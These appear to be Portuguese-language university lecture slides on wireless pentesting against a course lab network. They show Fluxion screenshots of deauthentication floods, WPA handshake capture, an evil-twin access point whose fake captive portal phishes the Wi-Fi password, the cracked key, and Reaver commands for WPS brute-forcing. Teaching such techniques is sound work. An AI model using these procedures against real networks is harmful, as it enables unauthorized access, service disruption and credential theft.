
SSID = CURSO_WIRELESS_2 / WPA2
Channel = 11
Speed = 54 Mbps
BSSID = 7C:8B:CA:C3:2A:5A ( )

handshake location (Example: /root/fluxion.cap)
Press ENTER to skip

Path: 
```



Pentest em Redes WPA/WPA2



```
root@kali: ~/fluxion
Arquivo  Editar  Ver  Pesquisar  Terminal  Ajuda

[ Fluxion 2 < Fluxion Is The Future > ]

[2] Handshake check
  [1] pyrit
  [2] aircrack-ng (Miss chance)
  [3] Back

[deltaxflux@fluxion]-[~]2
```



Pentest em Redes WPA/WPA2

```
root@kali: ~/fluxion
Arquivo  Editar  Ver  Pesquisar  Terminal  Ajuda
[ Fluxion 2 < Fluxion Is The Future > ]
[2] *Capture Handshake*
[1] Deauth all
[2] Deauth all [mdk3]
[3] Deauth target
[4] Rescan networks
[5] Exit
[deltaxflux@fluxion]-[~]1
```



Pentest em Redes WPA/WPA2

Capturing data on channel --> 11

```
CH 11 ][ Elapsed: 30 s ][ 2018-09-24 16:28
```

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
7C:8B:CA:C3:2A:5A	0	0	257	0 0	11	54e	WPA2	CCMP	PSK	CURSO_WIRELESS_2

Deauthenticating all clients on CURSO_WIRELESS_2

```
16:28:38 Sending DeAuth to broadcast -- BSSID: [7C:8B:CA:C3:2A:5A]
16:28:38 Sending DeAuth to broadcast -- BSSID: [7C:8B:CA:C3:2A:5A]
16:28:39 Sending DeAuth to broadcast -- BSSID: [7C:8B:CA:C3:2A:5A]
16:28:39 Sending DeAuth to broadcast -- BSSID: [7C:8B:CA:C3:2A:5A]
16:28:40 Sending DeAuth to broadcast -- BSSID: [7C:8B:CA:C3:2A:5A]
16:28:40 Sending DeAuth to broadcast -- BSSID: [7C:8B:CA:C3:2A:5A]
16:28:41 Sending DeAuth to broadcast -- BSSID: [7C:8B:CA:C3:2A:5A]
16:28:41 Sending DeAuth to broadcast -- BSSID: [7C:8B:CA:C3:2A:5A]
16:28:42 Sending DeAuth to broadcast -- BSSID: [7C:8B:CA:C3:2A:5A]
16:28:42 Sending DeAuth to broadcast -- BSSID: [7C:8B:CA:C3:2A:5A]
16:28:42 Sending DeAuth to broadcast -- BSSID: [7C:8B:CA:C3:2A:5A]
16:28:43 Sending DeAuth to broadcast -- BSSID: [7C:8B:CA:C3:2A:5A]
16:28:43 Sending DeAuth to broadcast -- BSSID: [7C:8B:CA:C3:2A:5A]
16:28:44 Sending DeAuth to broadcast -- BSSID: [7C:8B:CA:C3:2A:5A]
16:28:44 Sending DeAuth to broadcast -- BSSID: [7C:8B:CA:C3:2A:5A]
16:28:45 Sending DeAuth to broadcast -- BSSID: [7C:8B:CA:C3:2A:5A]
16:28:45 Sending DeAuth to broadcast -- BSSID: [7C:8B:CA:C3:2A:5A]
16:28:46 Sending DeAuth to broadcast -- BSSID: [7C:8B:CA:C3:2A:5A]
16:28:46 Sending DeAuth to broadcast -- BSSID: [7C:8B:CA:C3:2A:5A]
```

root@kali: ~/fluxion

Arquivo Editar Ver Pesquisar Terminal Ajuda

```
[
[
[ FLUXION 2 < Fluxion Is The Future >
[
[ ~~~~~~
[

[2] *Capture Handshake*

Status handshake:

[1] Check handshake
[2] Back
[3] Select another network
[4] Exit
#> [
```



Pentest em Redes WPA/WPA2

The screenshot displays a Kali Linux terminal with three windows. The top-left window, titled 'Capturing data on channel --> 11', shows a list of detected wireless networks. The network 'CURSO_WIRELESS_2' with BSSID '7C:8B:CA:C3:2A:5A' is highlighted with a yellow circle. The top-right window, titled 'root@kali: ~/fluxion', shows the Fluxion 2 interface with the message '< Fluxion Is The Future >'. The bottom window, titled 'Deauthenticating all clients on CURSO_WIRELESS_2', shows a list of deauthentication packets being sent to the broadcast address of the target network.

Capturing data on channel --> 11

CH 11	Elapsed: 42 s	2018-09-24 15:37	WPA handshake: 7C:8B:CA:C3:2A:5A							
BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	Hz	Enc	Auth	ESSID	
7C:8B:CA:C3:2A:5A	-22	100	377	29 0	11	54e	WPA2	CCMP	PSK	CURSO_WIRELESS_2
BSSID	STATION	PWR	Rate	Lost	Frames	Probe				
7C:8B:CA:C3:2A:5A	14:99:E2:E1:14:A7	-22	1e-1	0	26					

Deauthenticating all clients on CURSO_WIRELESS_2

```
15:37:51 Sending DeAuth to broadcast -- BSSID: [7C:8B:CA:C3:2A:5A]
15:37:51 Sending DeAuth to broadcast -- BSSID: [7C:8B:CA:C3:2A:5A]
15:37:52 Sending DeAuth to broadcast -- BSSID: [7C:8B:CA:C3:2A:5A]
15:37:52 Sending DeAuth to broadcast -- BSSID: [7C:8B:CA:C3:2A:5A]
15:37:53 Sending DeAuth to broadcast -- BSSID: [7C:8B:CA:C3:2A:5A]
15:37:53 Sending DeAuth to broadcast -- BSSID: [7C:8B:CA:C3:2A:5A]
15:37:53 Sending DeAuth to broadcast -- BSSID: [7C:8B:CA:C3:2A:5A]
15:37:54 Sending DeAuth to broadcast -- BSSID: [7C:8B:CA:C3:2A:5A]
15:37:54 Sending DeAuth to broadcast -- BSSID: [7C:8B:CA:C3:2A:5A]
15:37:55 Sending DeAuth to broadcast -- BSSID: [7C:8B:CA:C3:2A:5A]
15:37:55 Sending DeAuth to broadcast -- BSSID: [7C:8B:CA:C3:2A:5A]
15:37:56 Sending DeAuth to broadcast -- BSSID: [7C:8B:CA:C3:2A:5A]
15:37:56 Sending DeAuth to broadcast -- BSSID: [7C:8B:CA:C3:2A:5A]
15:37:57 Sending DeAuth to broadcast -- BSSID: [7C:8B:CA:C3:2A:5A]
15:37:57 Sending DeAuth to broadcast -- BSSID: [7C:8B:CA:C3:2A:5A]
15:37:58 Sending DeAuth to broadcast -- BSSID: [7C:8B:CA:C3:2A:5A]
15:37:58 Sending DeAuth to broadcast -- BSSID: [7C:8B:CA:C3:2A:5A]
15:37:58 Sending DeAuth to broadcast -- BSSID: [7C:8B:CA:C3:2A:5A]
15:37:59 Sending DeAuth to broadcast -- BSSID: [7C:8B:CA:C3:2A:5A]
```

root@kali: ~/fluxion

```
Arquivo  Editar  Ver  Pesquisar  Terminal  Ajuda

[ ~~~~~ ]
[  FLUXION 2  < Fluxion Is The Future >  ]
[ ~~~~~ ]

[2] *Capture Handshake*

Status handshake:

[1] Check handshake
[2] Back
[3] Select another network
[4] Exit
#> 1
```



Pentest em Redes WPA/WPA2

```
root@kali: ~/fluxion
Arquivo  Editar  Ver  Pesquisar  Terminal  Ajuda
[ ~~~~~ ]
[ ]
[  FLUXION 2    < Fluxion Is The Future > ]
[ ]
[ ~~~~~ ]

Certificate invalid or not present, please choice

[1] Create a SSL certificate
[2] Search for SSL certificate
[3] Exit

#> 1
```



Pentest em Redes WPA/WPA2

```
root@kali: ~/fluxion
Arquivo  Editar  Ver  Pesquisar  Terminal  Ajuda
[ Fluxion 2 < Fluxion Is The Future > ]
[                                     ]
[                                     ]
[                                     ]
[                                     ]
INFO WIFI
SSID = CURSO_WIRELESS_2 / WPA2
Channel = 11
Speed = 54 Mbps
BSSID = 7C:8B:CA:C3:2A:5A ( )
[2] Select your option
[1] Web Interface
[2] Exit
#? 1
```



Pentest em Redes WPA/WPA2

```
root@kali: ~/fluxion
Arquivo  Editar  Ver  Pesquisar  Terminal  Ajuda
[ Fluxion 2 < Fluxion Is The Future > ]
[                                     ]
[                                     ]
[                                     ]
[                                     ]
INFO WIFI
SSID = CURSO_WIRELESS_2 / WPA2
Channel = 11
Speed = 54 Mbps
BSSID = 7C:8B:CA:C3:2A:5A ( )

[2] Select Login Page
[1] English      [ENG] (NEUTRA)
[2] German       [GER] (NEUTRA)
[3] Russian      [RUS] (NEUTRA)
[4] Italian      [IT]  (NEUTRA)
[5] Spanish      [ESP] (NEUTRA)
[6] Portuguese   [POR] (NEUTRA)
[7] Chinese      [CN]  (NEUTRA)
```




Pentest em Redes WPA/WPA2

```
root@kali: ~/fluxion
Arquivo  Editar  Ver  Pesquisar  Terminal  Ajuda
[24] Portuguese [BR] (NEUTRA)
[25] Slovenian [SVN] (NEUTRA)
[26] Belkin [ENG]
[27] Netgear [ENG]
[28] Huawei [ENG]
[29] Verizon [ENG]
[30] Netgear [ESP]
[31] Arris [ESP]
[32] Vodafone [ESP]
[33] TP-Link [ENG]
[34] Ziggo [NL]
[35] KPN [NL]
[36] Ziggo2016 [NL]
[37] FRITZBOX_DE [DE]
[38] FRITZBOX_ENG [ENG]
[39] GENEXIS_DE [DE]
[40] Login-Netgear [Login-Netgear]
[41] Login-Xfinity [Login-Xfinity]
[42] Telekom
[43] Google
[44] MOVISTAR [ESP]
[45] Back
#? 1
```



Pentest em Redes WPA/WPA2



```
AP
Configuration file: /tmp/TMPflux/hostapd.conf
Using interface wlan0 with hwaddr 7c:8b:ca:c3:22:5a and ssid "CURSO_WIRELESS_2"
wlan0: interface state UNINITIALIZED->ENABLED
wlan0: AP-ENABLED

Wifi Information
ACCESS POINT:
SSID.....: CURSO_WIRELESS_2
MAC.....: 7C:8B:CA:C3:2A:5A
Channel.....: 11
Vendor.....:
Operation time..: 00:01:04
Attempts.....: 0
Clients.....: 0


CLIENTS ONLINE:

DHCP
Internet Systems Consortium DHCP Server 4.3.5
Copyright 2004-2016 Internet Systems Consortium.
All rights reserved.
For info, please visit https://www.isc.org/software/dhcp/
Config file: /tmp/TMPflux/dhcpd.conf
Database file: /tmp/TMPflux/dhcpd.leases
PID file: /var/run/dhcpd.pid
Wrote 0 leases to leases file.
Listening on LPF/wlan0/7c:8b:ca:c3:22:5a/192.168.1.0/24
Sending on LPF/wlan0/7c:8b:ca:c3:22:5a/192.168.1.0/24
Sending on Socket/fallback/fallback-net
Server starting service.

Deauth all [mdk3] CURSO_WIRELESS_2
Periodically re-reading blacklist/whitelist every 3 seconds
```



Pentest em Redes WPA/WPA2



Pentest em Redes WPA/WPA2

iPad 15:43 83%

captive.apple.com
CURSO_WIRELESS_2

< > Inicie uma Sessão Cancelar

ESSID: CURSO_WIRELESS_2
BSSID: 7C:8B:CA:C3:2A:5A
Channel: 11


For security reasons, enter the WPA key to access the Internet.

Enter your WPA password:

☒ Submit



Pentest em Redes WPA/WPA2



The screenshot displays four terminal windows from a Kali Linux environment, illustrating the setup and operation of a wireless access point for a pentest.

- AP (Access Point):** Shows the configuration file path, interface details, and the successful authentication and association of a client (STA 14:99:e2:e1:14:a7) with the access point. It also shows the start of a RADIUS accounting session.
- Wifi Information:** Displays the access point's configuration, including SSID (CURSO_WIRELESS_2), MAC address (7C:8B:CA:C3:2A:5A), channel (11), and operation time (00:01:50). The 'CLIENTS ONLINE' section is circled in red, showing one client connected: 1) 192.168.1.100 14:99:e2:e1:14:a7 (Apple, Inc) iPaddeJoaoPaulo.
- DHCP (Dynamic Host Configuration Protocol):** Shows the DHCP server's database file, PID file, and the process of listening for requests. It details the DHCPREQUEST, DHCPNAK, and DHCPDISCOVER messages, followed by the DHCPDISCOVER response from the client (iPaddeJoaoPaulo) and the subsequent DHCPREQUEST and DHCPACK messages.
- Deauth all [mdk3] CURSO_WIRELESS_2:** Shows the command to periodically re-read the blacklist/whitelist every 3 seconds.



Pentest em Redes WPA/WPA2

```
Wifi Information

[00:00:00] 1/1 keys tested (82.26 k/s)

Time left: 0 seconds 100.00%

KEY FOUND! [ engenharia@redes#2018 ]

Master Key : CA 19 05 61 1D AE 07 28 5F 6E 8D 97 88 AC E3 54
             15 AB B5 97 DB 5F BC F5 F8 2E C3 F8 AE 1D A9 3C

Transient Key : 50 12 26 23 3B 33 7B D3 20 DA AE 26 6C D1 4A ED
                66 E3 58 A9 1A 36 2C A4 8F 64 D5 A6 E0 5C CF 2D
                21 F9 62 E7 DA D3 7D DA 0A 69 2E 6D 77 16 CA EE
                E2 50 70 47 2B 42 13 1F 80 5C AA DB 3D 49 84 13

EAPOL HMAC : 56 82 78 93 ED 50 AD F5 D6 D1 1F 46 F2 A3 85 28

The password was saved in /root/CURSO_WIRELESS_2-password.txt
```



Pentest em Redes WPA/WPA2

Usando Reaver

1. Verificar as interfaces de redes wireless. Verificar que a interface wireless wlan0 está em modo managed:
`# iwconfig`
2. Colocar a interface wireless wlan0 em modo monitor:
`# airmon-ng start wlan0`
3. Verificar novamente as interfaces wireless. Observar que a interface wireless wlan0 está agora em modo monitor:
`# iwconfig`
4. Mostrar as frequências suportadas pela interface wireless, bem como o canal atual:
`# iwlist freq`



Pentest em Redes WPA/WPA2

Usando Reaver

5. Mostrar as redes wireless próximas e seus respectivos clientes. Após o comando, observar as seguintes informações: ESSID da rede WEP (CURSO_WIRELESS_1), MAC do AP, MAC de algum cliente da rede e número do canal. Em seguida, dar Ctrl+C para parar o airodump-ng:

```
# airodump-ng wlan0mon
```

6. Executar reaver na rede CURSO_WIRELESS_2. A senha é quebrada dentro de algumas horas:

```
# reaver -i wlan0mon -b MAC_AP -vv
```



Introdução ao Pentest em Redes Wireless

Prof. Dr-Ing. João Paulo C. L. da Costa
João Paulo Abreu Maranhão
Bruno Justino Garcia Praciano



Universidade de Brasília (UnB)
Departamento de Engenharia Elétrica (ENE)
Laboratório de Processamento de Sinais em Arranjos
Laboratório de Tecnologias da Tomada de Decisão (LATITUDE.UnB)

Homepage: <http://www.lasp.unb.br>